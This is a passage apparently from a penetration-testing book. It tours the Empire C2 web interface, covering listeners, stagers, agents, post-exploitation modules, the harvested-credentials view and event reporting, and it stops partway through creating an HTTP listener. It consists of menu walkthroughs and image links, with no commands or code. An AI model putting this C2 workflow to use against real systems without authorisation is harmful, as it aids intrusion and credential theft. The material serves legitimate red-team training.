


These credentials are the same as the ones we set when we ran DeathStar. When we are logged in, we will see the Empire web interface, which shows us how many listeners and agents there are:




Currently, there are three listeners running and four agents active on our Empire C2 server.


We can manage the listeners from the Listeners menu:




Similarly, the stagers can be managed and generated from the Stagers menu:




We can manage the agents from the Agents menu. This menu also contains some extra features:




Once we have an active agent, we can use the supported post-exploitation modules from the Modules menu for post exploitation as shown in the following screenshot:




The saved credentials can be viewed from the Credentials menu:




We can see the logged events from the Reporting menu. Using this page, we can trace the modules that we used in a post-exploitation scenario:




Go to **Listeners** and then **Show All Listeners** to list all the running listeners:




Currently there are three listeners running, http, Empire, and DeathStar:




To create a listener, we can go to **Listeners** and then **Create a Listener**:




This sub-menu will bring up the listener creation page. We can choose the type of listener to create from the **Listener Type** drop-down list. In this case, let's use the listener type **http**:



